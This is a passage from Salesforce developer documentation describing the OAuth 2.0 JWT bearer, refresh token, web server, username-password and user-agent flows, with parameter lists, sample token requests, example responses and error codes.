claimArray[1] = "my@email.com";
claimArray[2] = "https://login.salesforce.com";
claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
MessageFormat claims;
claims = new MessageFormat(claimTemplate);
String payload = claims.format(claimArray);

//Add the encoded claims object
token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

//Load the private key from a keystore
KeyStore keystore = KeyStore.getInstance("JKS");
keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

//Sign the JWT Header + "." + JWT Claims Object
Signature signature = Signature.getInstance("SHA256withRSA");
signature.initSign(privateKey);
signature.update(token.toString().getBytes("UTF-8"));
String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

//Separate with a period
token.append(".");

//Add the encoded signature
token.append(signedPayload);

System.out.println(token.toString());

} catch (Exception e) {
    e.printStackTrace();
}
}
}

```

Using a JWT Bearer Token

JWT bearer tokens are posted to the token endpoint at <https://login.salesforce.com/services/oauth2/token>, <https://test.salesforce.com/services/oauth2/token>, or, if implementing for a community, <https://acme.force.com/customers/services/oauth2/token> (where acme.force.com/customers is your community URL).

When posted, the following parameters are required:

- `grant_type`—`urn:ietf:params:oauth:grant-type:jwt-bearer`
- `assertion`—JWT bearer token

Additional standard parameters:

- `format`—Format of the response can be specified as an OAuth flow using the `token` parameter, or an HTTP Accepts header.
- `scope`—Scope isn't supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here's a sample token request.

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz... [omitted
for brevity]...ZT
```

Server Validates the Token

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 JWT bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued. A JWT OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with `"token_type"` value `"Bearer"`). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

If you are implementing for a community, the `"sfdc_community_id"` value in the token endpoint contains the community ID that might be required in Chatter REST API requests.

 **Note:** After you acquire the `access_token`, you can pass it as a Bearer token in the Authorization header request. Following is an example of a REST API call to communities: `https://acme.force.com/customers/services/data/v32.0/-H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972SzmPKb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

Errors

If an error occurs when processing the JWT bearer token, the server replies with a standard OAuth error response with reasons why the token was considered invalid. Here's a sample error response.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{

[Authenticate Apps with OAuth](#)

OAuth 2.0 Refresh Token Flow

The OAuth 2.0 refresh token flow is for renewing tokens issued by the web server or user-agent flows.

After the consumer has been authorized for access, it can use a refresh token to get a new access token (session ID). This process happens only after the consumer has received a refresh token using either the web server or user-agent flow. It's up to the consumer to determine when an access token is no longer valid and when to apply for a new one. Bearer flows can be used only after the consumer has received a refresh token.

Using the refresh token authentication flow involves the following steps.

1. The consumer uses the existing refresh token to [request a new access token](#).
2. After the request is verified, Salesforce [sends a response](#) to the client.

Consumer Requests Updated Access Token

A consumer can use the refresh token to get a new session as needed.

The consumer makes the POST request to the token endpoint, with the following parameters.

- `grant_type`—Value must be `refresh_token` for this flow.
- `refresh_token`—Refresh token from the approval step.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Optional. Consumer secret from the connected app definition.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter isn't provided, Salesforce checks for the `client_assertion` and `client_assertion_type`.

The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is supported. For more information on using `client_assertion`, see the [OpenID Connect specifications](#) for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

The value of `client_assertion_type` must be

`urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `format`—(Optional) Expected return format. Values are:
 - `urlencoded`
 - `json` (default)
 - `xml`

Here's an example of the out-of-band POST body to the token endpoint.

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG91KcPoNINVBIPJjdW1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDICQjKlmdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

- Accept: application/json
- Accept: application/xml
- Accept: application/x-www-form-urlencoded

Salesforce Server Sends a Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `instance_url`—A URL indicating the instance of the user's org. For example:
`https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See [Identity URLs](#) on page 6036.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Here's a JSON example response from Salesforce.

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448384422", "instance_url": "https://yourInstance.salesforce.com/",
  "signature": "SSSbLO/gBhmmyNUvN18ODBDfYHzakxOMgqYtu+hDPsc=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7T
  rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
  api refresh_token" }
```

Here's an XML example response.

```
<OAuth>
  <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNB
    aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
  </access_token>
  <token_type>Bearer
  </token_type>
  <scope>id api refresh_token
  </scope>
  <instance_url>https://yourInstance.salesforce.com/</instance_url>
  <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
  <issued_at>1278448101416</issued_at>
  <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</OAuth>
```

Here's a URL-encoded example.

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
```

```
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

If a problem occurs during this step, the response contains an error message with the following information.

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—Response type not supported
 - `invalid_client_id`—Client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—Must use HTTP POST
 - `invalid_client_credentials`—Client secret invalid
 - `invalid_request`—Secret type not supported
 - `invalid_grant`—Expired access or refresh token
 - `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—User is inactive
 - `inactive_org`—Org is locked, closed, or suspended
 - `rate_limit_exceeded`—Number of logins exceeded
 - `invalid_scope`—Requested scope is invalid, unknown, or malformed

Here's an example of an error response.

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

[Authenticate Apps with OAuth](#)

OAuth 2.0 Web Server Authentication Flow

The web server authentication flow is used by apps that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can use code challenge and verifier values in the flow to prevent authorization code interception.

This diagram shows the authentication flow steps for web server clients.

EDITIONS



Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- “Manage Connected Apps”

1. The web server redirects the user to Salesforce to authenticate and authorize the server to access the data on the user's behalf.
2. After the user approves access, the web server receives a callback with an authorization code.
3. After obtaining the authorization code, the web server passes back the authorization code to get a token response.
4. After validating the authorization code, Salesforce passes back a token response. If there's no error, the token response includes an access code and additional information.
5. After the token is granted, the web server accesses the user's data.

After a web server has an access token, the client can use the access token to access Salesforce data on the end user's behalf and use a refresh token to get a new access token if it becomes invalid for any reason.

Redirect User to Obtain Access Authorization

To obtain authorization from the user to access Salesforce data on the user's behalf, the client redirects the user's browser to the authorization endpoint with the following parameters.

- `response_type`—Value must be `code` for this flow.
- `client_id`—Consumer key from the connected app definition.

- `scope`—A space-separated list of scope values. The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app. See [Scope Parameter Values](#) on page 6032 for valid parameters.
- `redirect_uri`—URI to redirect the user to after approval. This URI must match one of the values in the `Callback URL` field in the connected app definition; otherwise, the approval fails. This value must be URL encoded.
- `state`—(Optional) Any state that the consumer wants to have sent back to the callback URL. This value must be URL encoded.
- `immediate`—(Optional) Boolean value that determines whether the user is prompted for login and approval. Default value is `false`. Note the following:
 - If set to `true` and the user is logged in and has previously approved the `client_id`, Salesforce skips the approval step.
 - If set to `true` and the user isn't logged in or has not previously approved the client, Salesforce immediately terminates with the `immediate_unsuccessful` error code.

 **Note:** The `immediate` option isn't available for Communities.

- `code_challenge`—Specifies the SHA256 hash value of the `code_verifier` value in the token request to help prevent authorization code interception attacks. The value also must be base64url encoded once, as defined here: <https://tools.ietf.org/html/rfc4648#section-5>. This parameter is required only if a `code_verifier` parameter is specified in the token request.
 - If the `code_challenge` value is provided in the authorization request and a `code_verifier` value is provided in the token request, Salesforce compares the `code_challenge` to the `code_verifier`. If the `code_challenge` is invalid or doesn't match, the login fails with the `invalid_request` error code.
 - If the `code_challenge` value is provided in the authorization request, but a `code_verifier` value isn't provided in the token request, the login fails with the `invalid_grant` error code.
- `display`—(Optional) Changes the login and authorization pages' display type. Salesforce supports these values.
 - `page`—Full-page authorization screen (default)
 - `popup`—Compact dialog optimized for modern web browser popup windows
 - `touch`—Mobile-optimized dialog designed for modern smartphones, such as Android and iPhone
 - `mobile`—Mobile-optimized dialog designed for less capable smartphones, such as BlackBerry OS 5
- `login_hint`—Provides a valid username value to prepopulate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, then the `login_hint` parameter does nothing; the active user session continues.
- `nonce`—Optional with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting "replay" attacks.
- `prompt`—(Optional) Specifies how the authorization server prompts the user for reauthentication and reapproval. Salesforce supports these values.
 - `login`—The authorization server must prompt the user for reauthentication, forcing the user to log in again.
 - `consent`—The authorization server must prompt the user for reapproval before returning information to the client.
 - `select_account`—If presented, take one of the following actions.
 - If zero or one hint is available and the user is logged in, show the approval page without prompting for login.
 - If zero or one hint is available and the user isn't logged in, prompt for login.
 - If more than one hint is available, show the account chooser.

You can pass `login` and `consent` values, separated by a space, to require the user to log in and reauthorize. For example:

```
?prompt=login%20consent
```

To initiate the flow, the web server generally forms a link or sends an HTTP redirect to the browser. Here's an example of a request to an authorization endpoint from a web server client.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=3MVG91KcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDicQjK1mdgAvhCscA9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

If the user is logged in, Salesforce redirects the user to the approval page. If the user isn't logged in, the user is asked to log in. The user is then redirected to the approval page to grant access to the app. If the user has already approved access, the user doesn't have to approve access again.

Web Server Received Callback

After the user approves access, the user is redirected to the URI specified in `redirect_uri` with a query string containing:

- `code`—Authorization code that the consumer must use to obtain the access and refresh tokens.
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

If the user has already approved the access, the user doesn't have to approve access again.

Here's an example of the request received by the `redirect_uri`.

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

If the user denies the app, the user is redirected to the `redirect_uri` with a query string containing:

- `error`—Value is `access_denied`.
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

For example:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

If an error occurs during this step, the response contains an error message with the following information.

- `error`—Error code.
- `error_description`—Description of the error with the following information
 - `unsupported_response_type`—Response type not supported
 - `invalid_client_id`—Client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—Must use HTTP GET
 - `invalid_request`—Indicates that the `code_challenge` value was invalid (not base64url-encoded, for example)
 - `invalid_request`—Indicates that the flow doesn't support and didn't expect a `code_challenge` parameter
 - `access_denied`—User denied authorization
 - `redirect_uri_missing`—Redirect_uri not provided
 - `redirect_uri_mismatch`—Redirect_uri mismatch with connected app definition
 - `immediate_unsuccessful`—Immediate unsuccessful

- `invalid_scope`—Requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

Web Server Exchanges Verification Code for Access Token

After obtaining the authorization code, the web server exchanges the authorization code for an access token.

The consumer makes a POST directly to the token endpoint, with the following parameters.

- `grant_type`—Value must be `authorization_code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition. This parameter is required unless the connected app does not have `Require Secret for Web Server Flow` enabled.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter isn't provided, Salesforce checks for the `client_assertion` and `client_assertion_type`.

The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is supported. For more information on using `client_assertion`, see the [OpenID Connect specifications](#) for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

The value of `client_assertion_type` must be

`urn:iETF:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`—URL to redirect the user to after approval. This value must match the value in the `Callback URL` field in the connected app definition and it must be the same value sent by the initial redirect. See [Redirect User to Obtain Access Authorization](#) on page 6010.
- `code`—Authorization code obtained from the callback after approval.
- `code_verifier`—Specifies 128 bytes of random data with high enough entropy to make it difficult to guess the value to help prevent authorization code interception attacks. The value also must be base64url encoded once as defined here: <https://tools.ietf.org/html/rfc4648#section-5>. This parameter is required only if a `code_challenge` parameter was specified in the authorization request.
 - If the `code_verifier` value is provided in the token request and a `code_challenge` value is in the authorization request, Salesforce compares the `code_verifier` to the `code_challenge`. If the `code_verifier` is invalid or doesn't match, the login fails with the `invalid_grant` error code.
 - If the `code_verifier` value is provided in the token request, but a `code_challenge` value isn't provided in the authorization request, the login fails with the `invalid_grant` error code.
- `format`—(Optional) Expected return format. Values are:
 - `urlencoded`
 - `json` (default)
 - `xml`

This is an example of a POST body sent out-of-band.

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUz
```

```
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG91KcPoNI
NVBIPJjdw1J9LLM82HnFVvX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDICQjKlmdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following.

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Note the following:

- Wildcard accept headers are allowed. `*/*` is accepted and returns JSON.
- A list of values is also accepted and is checked left-to-right. For example: `application/xml, application/json, application/html, */*` returns XML.
- The `format` parameter takes precedence over the accept request header.

Salesforce Responds with an Access Token Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id_token`—Salesforce value conforming to the [OpenID Connect specifications](#). This parameter is returned only if the `scope` parameter includes `openid`.
- `refresh_token`—Token that can be used in the future to [obtain new access tokens](#) (sessions). **This value is a secret. Treat it like the user's password, and use appropriate measures to protect it.** This parameter is returned only if your connected app is set up with a scope of at least `refresh_token`.
- `instance_url`—A URL indicating the instance of the user's org. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See [Identity URLs](#) on page 6036.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Here's an example response from Salesforce.

```
{"id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at": "1278448101416", "refresh_token": "5Aep8614iLM.Dq661ePdmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDPntWEofWM39yg==", "instance_url":
"https://yourInstance.salesforce.com/", "signature": "CMJ41+CCaPQiKjoOEwEig9H4wqhpULSk
4J2urAe+fVg=", "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTzZBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
api refresh_token"}
```

If an error occurs, the response contains an error message with this information.

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—Response type not supported
 - `invalid_client_id`—Client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—Must use HTTP POST
 - `invalid_client_credentials`—Client secret invalid
 - `invalid_grant`—Invalid authorization code
 - `invalid_grant`—IP restricted or invalid login hours
 - `invalid_grant`—Indicates that the `code_verifier` value was invalid (not base64url-encoded, etc.) or wasn't the valid verifier for the given `code_challenge`
 - `invalid_grant`—Indicates that a `code_challenge` wasn't specified and therefore the `code_verifier` wasn't expected (but was specified)
 - `redirect_uri_mismatch`—Redirect uri not provided
 - `redirect_uri_mismatch`—Redirect uri mismatch with connected app definition
 - `inactive_user`—User has been set to inactive by the admin
 - `inactive_org`—Org is locked, closed, or suspended
 - `rate_limit_exceeded`—Number of login attempts has been exceeded

SEE ALSO:

[Authenticate Apps with OAuth](#)

OAuth 2.0 Username-Password Flow

Use the username-password authentication flow to authenticate when the consumer already has the user's credentials.

 **Warning:** This OAuth authentication flow passes the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token is issued.

Here are the steps for the username-password authentication flow.

1. The consumer uses the user's username and password to [request an access token](#) (session ID.)
2. After the request is verified, Salesforce [sends a response](#) to the client.

After a consumer has an access token, it can [use the access token](#) to access Salesforce data on the user's behalf.

Request an Access Token

The consumer can use the user's username and password to request an access token, which can be used as a session ID. This flow does not support including scopes in the request, and the access token returned from this flow does not get scopes.

The consumer makes an out-of-band POST request to the token endpoint, with the following parameters.

- `grant_type`—Value must be `password` for this flow
- `client_id`—Consumer key from the connected app definition

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

- `client_secret`—Consumer secret from the connected app definition
- `username`—User's username
- `password`—User's password

Note: When using the username-password flow with an API, be sure to create a field in the username and password login screen where users can enter their security token. The security token is an automatically generated key that must be added to the end of the password to log in to Salesforce from an untrusted network. You must concatenate the password and token when passing the request for authentication.

- `format`—(Optional) Expected return format. Values are:
 - `urlencoded`
 - `json` (default)
 - `xml`

Here's an example of the body of the out-of-band POST.

```
grant_type=password&client_id=3MVG91KcPoNINVbIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDICQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Send Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `instance_url`—A URL indicating the instance of the user's org. For example:
`https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See [Identity URLs](#) on page 6036.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Note: This response doesn't send a refresh token.

Here's an example response.

```
{"id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at": "1278448832702", "instance_url": "https://yourInstance.salesforce.com/",
"signature": "0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=", "access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8A1V0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs", "token_type": "Bearer"}
```

If a problem occurs, the response contains an error message with the following information.

- `error`—Error code
- `error_description`—Description of the error with additional information
 - `unsupported_response_type`—Response type not supported
 - `invalid_client_id`—Client identifier invalid
 - `invalid_request`—HTTPS required

- `invalid_request`—Must use HTTP POST
- `invalid_request`—Scope parameter not supported
- `invalid_client_credentials`—Client secret invalid
- `invalid_grant`—Authentication failure (for example, user does not exist or invalid password)
- `invalid_grant`—IP restricted or invalid login hours
- `inactive_user`—User is inactive
- `inactive_org`—Org is locked, closed, or suspended
- `rate_limit_exceeded`—Number of logins exceeded

The following is an example of a returned error.

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

SEE ALSO:

[Authenticate Apps with OAuth](#)

OAuth 2.0 User-Agent Flow

With the OAuth 2.0 user-agent authentication flow, users authorize your desktop or mobile app to access their data. Client apps that run on a device or in a browser use this flow to obtain an access token.

The user-agent authentication flow is used by client apps (consumers) that reside on the user's device or computer. It's also used by client apps running in a browser using a scripting language such as JavaScript. These apps can protect per-user secrets. But, because the apps are widely distributed, the client secret can't be confidential. Authentication is based on the user-agent's same-origin policy.

With the user-agent authentication flow, the client app receives the access token as an HTTP redirection. The client app requests the authorization server to redirect the user-agent to another web server or to an accessible local resource. The server can extract the access token from the response and pass it to the client app. For security, the token response is provided as a hash (#) fragment on the URL. It prevents the token from being passed to the server or to any other servers in referral headers.

The user-agent authentication flow doesn't use the client secret because the client executables reside on the user's device, which makes the client secret accessible and exploitable.

Warning: Because the access token is encoded into the redirection URI, it might be exposed to the user and other apps residing on the device.

If you're using JavaScript to authenticate, call `window.location.replace()`; to remove the callback from the browser's history.

This diagram shows the authentication flow steps for web server clients.

EDITIONS



Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

1. The client app directs the user to Salesforce to authenticate and authorize the app.
2. The user approves access for this authentication flow.
3. The app receives the callback from Salesforce.

After a consumer has an access token, it can use the access token to access Salesforce data on the user's behalf. The consumer can use a refresh token to get a new access token if it becomes invalid for any reason.

The user-agent flow doesn't support out-of-band posts.

Direct User to Salesforce to Obtain Access Token

To get a user's authorization to access Salesforce data, the client directs the user to the authorization endpoint with the following parameters.

- `response_type`—Value can be `token`, or `token id_token` with the `scope` parameter `openid` and a `nonce` parameter. If you specify `token id_token`, Salesforce returns an ID token in the response. For more information, see [Get and Verify an ID Token](#) on page 6035.
- `client_id`—Consumer key from the connected app definition.
- `redirect_uri`—URI to redirect the user to after approval. The URI must match one of the values in the `Callback URL` field in the connected app definition. This value must be URL encoded.
- `state`—(Optional) Any state that the consumer wants reflected back to it after approval during the callback.
- `scope`—A space-separated list of scope values. The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app. See [Scope Parameter Values](#) on page 6032 for valid parameters.
- `display`—(Optional) Changes the login page's display type. Salesforce supports these values:
 - `page`—Full-page authorization screen (default)
 - `popup`—Compact dialog optimized for modern web browser popup windows

- touch—Mobile-optimized dialog designed for modern smartphones, such as Android and iPhone
- login_hint—Provide a valid username value with this parameter to pre-populate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, the `login_hint` parameter does nothing. The active user session continues.
- nonce—Required with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting “replay” attacks.
- prompt—(Optional) Specifies how the authorization server prompts the user for reauthentication and reapproval. Salesforce supports these values.
 - login—The authorization server must prompt the user for reauthentication, forcing the user to log in again.
 - consent—The authorization server must prompt the user for reapproval before returning information to the client.
 - select_account—If presented, take one of the following actions.
 - If zero or one hint is available and the user is logged in, show the approval page without prompting for login.
 - If zero or one hint is available and the user isn’t logged in, prompt for login.
 - If more than one hint is available, show the account chooser.

You can pass `login` and `consent` values, separated by a space, to require the user to log in and reauthorize. For example:

```
?prompt=login%20consent
```

Here’s an example URL to where the user is directed.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG91KcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

User Approves Access and Client Receives Callback from Salesforce

The user is asked to log in to Salesforce if the user isn’t already logged in. Salesforce then asks the user to approve the app access. If access is approved, the user is redirected to the URI specified in `redirect_uri` with the following values after the hash sign (#). This isn’t a query string.

- access_token—Salesforce session ID that can be used with the web services API.
- token_type—Value is `Bearer` for all responses that include an access token.
